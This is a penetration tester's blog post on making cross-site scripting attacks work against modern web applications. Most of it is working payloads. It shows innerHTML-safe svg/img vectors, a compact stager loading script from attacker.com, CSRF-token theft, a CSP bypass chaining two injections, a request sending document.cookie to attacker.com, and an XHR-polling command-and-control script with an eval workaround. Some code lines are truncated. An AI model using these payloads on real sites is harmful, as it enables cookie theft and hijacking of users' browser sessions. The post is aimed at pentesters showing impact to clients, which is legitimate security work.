GETTING REAL WITH XSS

Oliver Simonnet, 8 August 2019

Times they are a-changin'

The times of *"<script>alert(1)</script>"* and making use of *"python –m SimpleHTTPServer"* have well faded away. The practicality of these methods for achieving Cross-Site Scripting (XSS) and exfiltrating/loading data are becoming less practical outside of your local host. Because of modern browser security controls and the increase in security awareness of application developers there are a number of things in our way that stop all our classic XSS attacks from working.

The idea of people only ever demonstrating XSS Proof of Concepts (PoCs) which completely disregard modern security controls keeps me up at night. So I thought I'd put together a quick list of some common issues you might encounter on a typical job and how to get around these complications in order to achieve and demonstrate realistic XSS and real value.

But OK hang on everyone! Before I even begin, I'm just going to acknowledge that yes, many browsers have built in protections that attempt to prevent XSS, paired with their own set of specific weaknesses and bypasses. But, for the purpose of this blog post I don't want to talk about bypassing a load of different browser XSS controls. I want to keep to a more "application" specific context, and write a post more about being creative with what we know, and not coming up with something brand new.

So I'm going to try and give a light touch on some really common issues I come across when developing full XSS PoCs against modern applications.

+ A common "gotcha" from dynamically created web pages;
+ The façade of *"<script>alert(1)</script>"*;
+ Position matters, knowing when you need to wait;
+ The XSS killer known as the Content Security Policy (CSP);
+ HTTP/S mixed content - how to "cleanly" exfiltrate data;
+ B-b-b-basic requirements for bi-directional C2 using Cross-Origin Resource Sharing (CORS).

Damn you Element.innerHTML

Let's start with an easy one!


When was the last time you saw an application which didn't dynamically build/alter the Document Object Model (DOM) as you used it? A bad way this is frequently done - when you dive down the rabbit hole - is by inserting content retrieved from some API call into the page using an element's *"innerHTML"* property. Take a look at the following API calls:

```
$ curl -X POST -H "Content-Type: application/json" --cookie "PHPSESSID=hibcw4d
-d '{"id":7357, "name":"<script>alert(1)</script>", "age":25}' \
http://demoapp.loc/updateDetails

{"success":"User details updated!"}

$ curl --cookie "PHPSESSID=hibcw4d4u4r8q447rz8221n" \
http://demoapp.loc/getName

{"name":"<script>alert(1)</script>"}
```

Now let's also take a quick look at the [super secure] JavaScript code used to dynamical alter the content of the page using this API call:

```
function getName() {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function () {
    if (this.readyState == 4 && this.status == 200) {
      var data = JSON.parse(this.responseText);
      username.innerHTML = data['name'];
    }
  }
  xhr.open("GET", "/getName", true);
  xhr.send();
}
```

This looks like an easy XSS! But if we tried to inject a classic *"<script>"* based payload nothing will happen; even though there is no input validation and the tags are neither encoded nor escaped. This can be seen below where everything is telling you a glorious alert box should be appearing:




But why! What is this dark magic! Well, although this (specifically) looks like it should be an XSS attack it's actually harmless. This is because the HTML5 specification states that if a *"<script>"* tag is inserted into the page using the *"innerHTML"* property of an element, it should not be executed.

This can be a frustrating "gotcha", but can easily be bypassed by using ***anything*** other than a *"<script>"* tag – for example, using *"<svg>"* or *"<img>"* tags. We can fix this attack by issuing the following API call:

```
$ curl -X POST -H "Content-Type: application/json" --cookie "PHPSESSID=hibcw4d
-d '{"id":7357, "name":"Bob<svg/onload=alert(\"Woop!\") display=none>", "age":
http://demoapp.loc/updateDetails

{"success":"User details updated!"}
```

Now when the page retrieves the user's name again, the XSS attack is successful.



Alert(1) is a façade – Lets be real!

When you inject *"<script>alert(1)</script>"* into a page, see a popup, and write XSS into your report stating that it may bring the end of the world… This is something I call the "XSS façade". As it could not be further from the truth! XSS **can** be terrible, but what if you can't actually leverage it to do anything meaningful? Well, I mean it's still pretty bad but just in a different way…

But the point is, next time you find an XSS, attempt to actually exploit it with relevance to the client. Odds are there will be some additional complication you took for granted. If you can't overcome that complication, what threat does the XSS really present? How are you going to sell it to your client as something which is bad and needs fixing when all you can prove to them is that you can make a little box popup with a "1" in it?

Let's go back to the previous example for a moment, as it introduced a scenario where you are forced to use a more complex payload than script tags. We've already seen that an *"alert()"* works fine, but let's see what happens if we try to use this attack vector to do something like delete a user account. We could do this by injecting code which makes an asynchronous call to the API's super secure "delete user" endpoint. Let's try and update our username-payload to do this:

```
POST /updateDetails HTTP/1.1
Host: demoapp.loc
{"id":7357, "name":"<svg/onload=\"var xhr=new XMLHttpRequest(); xhr.open('GET'

HTTP 200 OK
{"error":"Name too long"}
```

Well-well, it seems if we try and go beyond *"alert(1)"* we can't do much due to an input-length limitation, rendering it infeasible to inject any type of meaningful payload (In this case we are limited to 100 characters, in "real life" this may be the result of a *"VARCHAR(100)"* database field or any other number of factors).

To bypass this, we could typically use a "stager". That is, a smaller piece of code used to load the main payload for an attack. For example, an easy stager for an XSS could be:

```
<script src="http://attacker.com/p.js"></script>
```

Now this is only 48 characters, so it should work fine, but as we found before, we can't use script tags as the content is being loaded via the element's *"innerHTML"* property!


…OK, instead we could use an image tag, force it to throw an error and then attach the stager to the element's *"onerror"* event handler? OK let's try that:

```
<img/onerror="var s=document.createElement('script'); s.src='https://attacker.
```

Well now that's 155 characters… so that definitely won't work, and as expected throws an error!


As you can see, the problem here is that we thought we had a meaningful XSS with the initial *"alert(1)"*. But when we attempted to demonstrate its impact or leverage it beyond an alert we have nothing! Thankfully, if you find yourself in this situation, you can write a compact XSS stager with 98 characters using the following JavaScript syntax (note, you could save a few more characters by registering a shorter domain name and using an index page):

```
<svg/onload=body.appendChild(document.createElement`script`).src='https://atta
```




Order I say!

OK let's move away from *"innerHTML"*. Have you ever injected an XSS payload (say, an alert) and noticed that in the background the page is blank, or some of it is missing? If you never moved beyond that alert you might have missed an important concept in executing an effective and clean XSS attack. Let's just start with a simple example. Take the following form, which can optionally take a user's name as a GET parameter to pre-populate it:



Now, this parameter is vulnerable to XSS, however when we execute our classic *"alert(1)"* payload, we notice something is wrong in the background. Some of the page is missing:



But ok, we ignore it and decide we have XSS! End of the world, could steal all the tings, hack the planet, etc.

No-no, let's try to demonstrate something impactful. The form has a CSRF token which we can see by viewing the source:


```
...
<input type="text" id="message" placeholder="Message">
```

```
<input type="text" id="csrf" value="6588FF104A8522D7AB15563058AA022" hidden>
<input id="btnSubmit" type="submit" value="Send">
...
```

So let's create a payload to access that, stealing anti-csrf tokens is a half-decent PoC.

```
?name="><script>alert(csrf.value)</script><link/rel="
```

Hmm, the payload doesn't seem to execute, and we see an error in the browser console. But hang on, the element *"csrf"* is 100% defined, as we can literally dump its value to the console!




So why can't we access it? The problem is with our injection point; where it is in the page.

If you're injecting code before an element you need to access, you first need to wait for the DOM to finish being built before your code executes. This is because the page is built "top-to-bottom" and in this case our payload is injected into the "To" field which comes before the "csrf" token field. As such the *"csrf"* element does not yet exist at the time of execution as the DOM hasn't finished being built! This is why some elements are missing when we execute an alert.

To compensate for this, you can attach an event listener to the document which will trigger your code once the DOM has completed its loading process. As ever, there are multiple ways to do this but the "by design" event for handling this is called *"DOMContentLoaded"*, and can be used as follows:

```
?name="><script>document.addEventListener("DOMContentLoaded",()=>alert(csrf.va
```




CSP is not your friend!

OK moving on, let's take a look at a "typical" bog-standard and super contrived reflected XSS attack against an application with no type of Content Security Policy (CSP). The following HTML page will do:

```
<html>
  <body>
    Hello <?php echo (isset($_GET['name']) ? $_GET["name"] : "No one"); ?>
  </body>
</html>
```


You can easily exploit this with *"<script>alert(1)</script>"* as shown below:

```
?name=Bob<script>alert(1)</script>
```



Now, what happens when we add some realism by returning the following CSP response header and try our attack again?

```
Content-Security-Policy: style-src 'self' 'unsafe-inline'; script-src 'self' *
```




The payload is no longer practical. This is because CSP prevents the execution of inline JavaScript code by default. In order for CSP to support inline code, *"unsafe-inline"* would need to be set for the *"script-src"* directive.

So how can we bypass this? In this case we can see that the policy for loading scripts is *"script-src 'self' *"*. An important thing to note here is the wildcard (*). The *"script-src"* directive can be used to whitelist the loading of external JavaScript resources to particular origins, however the wildcard means that any external JS resource can be loaded from any origin - be that google.com or attacker.com.

To bypass this policy, we can host our XSS payload within a file (say *"p"*) on our malicious server (say *"attacker.com"*) and load it within the *"src"* attribute of an injected script tag. This can be seen below:


```
# Hosted File: p ON attacker.com
alert("Loaded from attacker.com");

# XSS payload FOR demoapp.loc
?name=Bob<script src='https://attacker.com/p'></script>
```



CSP is definitely not your friend!

OK so the above was still a little too contrived. Let's try the same payload again, but with the following CSP policy which really makes life hard:

```
Content-Security-Policy: style-src 'self' 'unsafe-inline'; script-src 'self' h
```



This is a much more difficult CSP to bypass, and something you're much more likely to come across (with variation). We can no longer execute inline JS, so we cannot directly inject a reflected XSS payload. Furthermore, we now also can't load JS resources outside of the application's own origin (with the exception of *"apis.provider-a.com"*). So what can we do?


We need to find some way of storing – either permanently or temporarily – arbitrary JS within a file on the application's server. This could be achieved via an arbitrary file upload, stored XSS, a 2nd reflected XSS vector or even a benign plain text reflection vector, but the key to this is a 2nd vulnerability. In this case we are going to combine our initial reflected XSS attack with a 2nd injection vulnerability, but one which - in itself - is not an XSS.

Let's take a quick look at this 2nd issue:

```
https://demoapp.loc/js/script?v=1.2.4
```


Here we can see there is a script which takes a GET parameter to load a specific version of a stylesheet. Although this is not a reflected XSS vector in itself as you can execute code within this page, it does allow for an attacker to reflect (temporarily store) arbitrary JS within the application's origin due to a lack of input validation:

```
https://demoapp.loc/js/script?v=1.7.3.css"/>');alert(1);//
```



To bypass the CSP policy and get back to our ever-reliable alert box we can use this 2nd injection URL as the source for the first XSS injection script - think XSS-inception (Remember to use double URL encoding):


```
https://demoapp.loc/xss?name=Bob<script src='https://demoapp.loc/js/script?v=1
```



Mixing HTTP and HTTPS content

So awesome! You've bypassed CSP and got your reflected XSS PoC working! Time to steal something! We'll just quickly spawn up a simple HTTP server using python's *"SimpleHTTPServer"* module and create a new JS payload to exfiltrate the user's cookies via an asynchronous HTTP request (Perhaps using an XMLHttpRequest - aka XHR). Sure, why not!:


```
var xhr=new XMLHttpRequest();
xhr.open("GET", "http://attacker.com:8000/?"+document.cookie, true);
xhr.send();
```



As seen above, this will not work and the browser will block the request completely. This is because the application is deployed on a "secured" HTTPS website, and the request is being made to an insecure HTTP endpoint. This triggers a mixed content strict-error within the browser.

Now, a quick side note. Fun fact, there is an exception to the mixed content policy! Browser vendors recognized that loading content over an unencrypted HTTP channel from the same host where the browser is running is a "special case" which "effectively" provided similar security guarantees as HTTPS over the internet. As such, 127.0.0.1 (explicitly) was whitelisted, in order to remove the need to deploy SSL certificates for local testing, and no longer triggers the mixed content warning. (Note, this is only when using the IP address 127.0.0.1 specifically, not your local IP or local hostname)

We can test this using the browser console as seen below (disregard CORS error for now):



```
$ python -m SimpleHTTPServer
...
127.0.0.1 - - [17/Feb/2019 10:34:07] "GET /?token=Tzo0OiJVc2VyIjozOntzOjI6Imlk
```

But yes, we cant leverage the IP address 127.0.0.1 in an actual attack. So there there are two common options for mitigating this in your attacks, depend on your "goal":

1. If you need to send a POST request or access the server's response (e.g XHR polling) you will need to configure your own web server with a TLS certificate.

+ Pro: Fixes all your problems;
+ Con: takes a bit of effort to configure.

2. If you have no need to access the response and a GET request is enough, you can just use an HTML image object.

+ Pro: This will typically load regardless of whether it's served over HTTP or HTTPS;
+ Con: Not 100% reliable and it will log a warning to the console.

Options aside, ultimately setting up an internet facing web server and configuring it with a legitimate SSL/TLS certificate is by far the recommended solution. As this will not only be useful for XSS but all sorts of other attacks such as XXE, SSRF, CSRF, Blind SQLI etc.

CORS is your friend!


Let's recap – we have:

+ Achieved reflected XSS
+ Bypassed CSP by chaining two vulnerabilities which in isolation were "relatively" harmless.
+ Fixed mixed content errors by moving from *"SimpleHTTPServer"* to Web Server+TLS

But what we still can't do is retrieve data from our web server. But why might we want to do this, after all, all we're trying to do is steal some cookies? What if the cookies are *"HttpOnly"* protected and we want to ride the user session and proxy requests through the victim's browser? That takes a bit more than exfiltrating cookie values, at a minimum we need to inject some sort of C2 payload and "hook" the browser. Take the following XHR polling C2 PoC for example:

```
function poll() {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange=()=>{
    if (xhr.readyState == 4 && xhr.status == 200) {
      var cmd = xhr.responseText;
      if (cmd.length > 0) { eval(cmd) };
    }
  }
  xhr.open("GET", "https://attacker.com/?poll", true);
  xhr.send(); setTimeout(poll, 3000);
}; poll();
```

This payload will poll our server every three (3) seconds for a "command", and evaluate any JavaScript received in the HTTP response body. The problem is however, that the CORS policy is not allowing the client to read the response, which in turn means we cannot send commands to the "hooked" page:




CORS is typically not a major problem when trying to exfiltrate data, as it does not prevent the issuing of requests, only the client from reading the response. However, this is a massive problem when trying to load new data into an application...

The solution to this though, is thankfully in the hands of the attacker and not the victim. We simply need to add the appropriate CORS response headers to our C2 server:

```
Access-Control-Allow-Origin: https://demoapp.loc
```

Now if we store a command on our C2 server the XSS payload can retrieve the "command" and attempt to execute it using *"eval()"*. Let's test this out:



Ohh... real life strikes again :-(

CSP Literally Hates You!

Just as we thought we'd got around CSP it came and interfered again!

The ability to evaluate arbitrary JS is exceptionally powerful, probably why you need to explicitly state to allow *"unsafe-eval"* within your CSP policy – unsafe being the keyword. No such luck in this case, and many real-life cases.


So how can we evaluate our JS? Remember, we can't use "inline" JS, load external resources, use *"eval()"* or even use any eval-like functions (e.g *timeout(), setInterval(), new Function()*, etc).

But hang on! We already managed to execute arbitrary JS to get the initial payload loaded within the victim's browser in the first place? So, surely we can wrap this same vulnerability into a custom *"exec()"* function and use it in the place of *"eval()"*. An example of how to do that in this particular case is given below:


```
function exec(cmd) {
    var s = document.createElement`script`;
    s.src = "js/script?v="+encodeURIComponent("1.2.3.css\"/>');"+cmd+"//");
    with(document.body){appendChild(s);removeChild(s)};
}
```

Once injected - and some set up - we could send a command to the hooked page using something like:

```
$ ./c2.py -t demoapp.loc -s attacker.com -c 'alert("Hello from C2!")'
```



Let's add a final touch by creating a diagram (everyone likes a good diagram!) of what's happening above:



FIN

OK that's all for now. Just a few common things to think about when attempting to leverage XSS in the "real world". Articles, books, blog posts, and the like which demonstrate loads of XSS PoCs are all great - in theory - but I find the devil is in the detail, and a lot of the time these little details are overlooked. Now go forth and ensure you can show real impact / real value to your clients, because an *"alert(1)"* in isolation is neither.